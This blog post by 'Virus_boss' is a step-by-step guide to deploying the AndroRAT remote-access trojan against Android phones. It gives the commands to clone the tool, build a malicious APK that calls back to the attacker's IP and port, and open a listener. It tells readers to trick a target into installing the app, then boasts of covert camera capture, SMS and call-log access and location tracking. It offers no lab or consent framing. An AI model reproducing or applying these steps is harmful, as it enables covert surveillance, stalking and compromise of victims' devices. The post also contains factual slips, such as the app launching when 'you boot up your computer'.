I’m back with another interesting blog. In this blog, I’ll show you how to hack into any Android device. So, let’s begin… ✨
Required stuffs:
• Linux Computer
• Python3
• AndroRAT
• As well as a Hacker Mindset👨🎤
AndroRAT
AndroRAT is a tool designed to give the user control of the Android system remotely and retrieve information from it. Androrat is a client/server application developed in Java for the client side and Python for the server.
Features of AndroRAT
- Complete persistent backdoor
- Invisible icon on install
- lightweight apk that runs in the background 24 hours a day, 7 days a week
- When you boot up your computer, the app automatically launches.
- can record audio, video, and take pictures from both cameras.
- Browse call logs and SMS logs.
- Get the device’s current location, SIM card information, IP address, and Mac address.
Installing AndroRAT on Kali:
Step 1: Open a terminal and type the following command:
git clone https://github.com/karma9874/AndroRATStep 2: After installation of AndroRAT, get into the installed directory:
cd AndroRATStep 3: Now we need to install the required libraries, as listed on requirements.txt
pip install -r requirements.txtNow after installing the required libraries we are good to go.
Now we need to create an apk that will help us to hack any android device.So to create that apk type the following command on terminal:
python3 androRAT.py --build -i YOUR_MACHINES_IP ADDRESS -p PORT_NUMBER -o APK_NAME.apkandroRAT.py is a Python file that will help us create the apk. Then you need to put in your listening machine’s IP address, and you also need to mention the port number through which the connection will take place. And lastly, you need to give your apk file a name of your choice.
To get your IP address, type the following command in a new terminal:
ifconfigNow we need to open a listening shell, so that if any device opens our malicious apk file, we get notified and can hack into that Android device.
So the command for this goes like this:
python3 androRAT.py --shell -i 0.0.0.0 -p PORT_NUMBERHere, you can keep the IP address as it is and just change the port number to the same as the previous port number.
Now your task is to send the malicious apk to your target. You can use any medium to send the malicious apk to your target. It will totally depend on how you make your target fall for it and install it.
Now that your target has installed the malicious apk on their Android device, you will see this message in your listening terminal.

Then in that terminal type:
helpTo get the list of commands that could be run.
Here is the list of all the crazy commands:

I’ve done it and I ran the command “deviceInfo”, so here is what I got;

You can try the other crazy commands too…like “camList”; when you type this command, the interpreter will respond with two options, asking for the back or front camera:

Then, after you choose, BOOM! you will receive the image captured at that moment.
You will gain control of the entire Android device through this process, but AndroRAT will only work on devices running Android 4.1 (Jelly Bean) to Android 9.0 (Oreo) (API 16 to API 28). AndroRAT also works on Android 10 (Q), but some of the interpreter commands will be unstable.
Cheers!❤
Virus_boss
Comments
Post a Comment